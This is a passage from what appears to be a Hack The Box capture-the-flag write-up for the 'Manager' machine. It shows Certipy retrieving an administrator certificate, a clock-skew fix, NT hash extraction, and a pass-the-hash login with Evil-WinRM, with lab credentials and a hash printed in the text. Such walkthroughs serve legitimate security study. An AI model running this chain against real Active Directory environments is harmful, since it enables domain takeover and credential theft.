- This tells the CA:

“Hey, go ahead and approve Request ID 13 anyway, I said it's fine.”

- The CA obeys — because **Raven has that level of control**.

## Retrieve the issued certificate

Finally, we retrieve the issued certificate with the `req` command and the `-retrieve` parameter.

```
1 certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -  
dc-ip 10.10.11.236 -ca manager-dc01-ca -retrieve 13
```

```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip  
10.10.11.236 -ca manager-dc01-ca -retrieve 13
```

Certipy v4.7.0 - by Oliver Lyak (ly4k)

```
[*] Rerieving certificate with ID 13  
[*] Successfully retrieved certificate  
[*] Got certificate with UPN 'administrator@manager.htb'  
[*] Certificate has no object SID  
[*] Loaded private key from '13.key'  
[*] Saved certificate and private key to 'administrator.pfx'
```

## Certificate Authentication

With the administrator's PFX file in our possession, we can now utilize it for authentication.

- Now that you have:
  - The **certificate**
  - The **private key**

```
1 certipy-ad auth -pfx administrator.pfx
```

```
certipy-ad auth -pfx administrator.pfx
```

Certipy v4.7.0 - by Oliver Lyak (ly4k)

```
[*] Using principal: administrator@manager.htb  
[*] Trying to get TGT...  
[-] Got error while trying to request TGT: Kerberos SessionError:  
KRB_AP_ERR_SKEW(Clock skew too great)
```

Upon running the `auth` command, we encounter the error "KRB\_AP\_ERR\_SKEW (Clock skew too great)".

The "KRB\_AP\_ERR\_SKEW" error occurs when there is a significant time difference between the client and the KDC servers, impacting the Kerberos authentication process.

Resolving this issue involves synchronizing our machine's clock with the server's.

To do so, we need to disable the "Automatic Date & Time" setting in our machine's settings and run the following command to synchronize our clock:

```
1 sudo ntpdate -s manager.htb
```

Running the command again successfully dumps the admin hash.

```
certipy-ad auth -pfx administrator.pfx
```

```
Certipy v4.7.0 - by Oliver Lyak (1y4k)
```

```
[*] Using principal: administrator@manager.htb
```

```
[*] Trying to get TGT...
```

```
[*] Got TGT
```

```
[*] Saved credential cache to 'administrator.ccachef'
```

```
[*] Trying to retrieve NT hash for 'administrator'
```

```
[*] Got hash for 'administrator@manager.htb':
```

```
aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

We leverage the administrator's hash to gain access using Evil-WinRM and retrieve the root flag from the system

```
1 evil-winrm -i manager.htb -u administrator -H  
ae5064c2f62317332c88629e025924ef
```

We leverage the administrator's hash to gain access using `Evil-WinRM` and retrieve the `root` flag from the system.

```
evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef
```

```
Evil-WinRM shell v3.5
```

```
Warning: Remote path completions is disabled due to ruby limitation:
```

```
quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub:
```

```
https://github.com/Hackplayers/evil-winrm#remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
manager\administrator
```

The root can flag can be obtained at `c:\administrator\desktop\root.txt`.

```
type c:\users\administrator\desktop\root.txt
```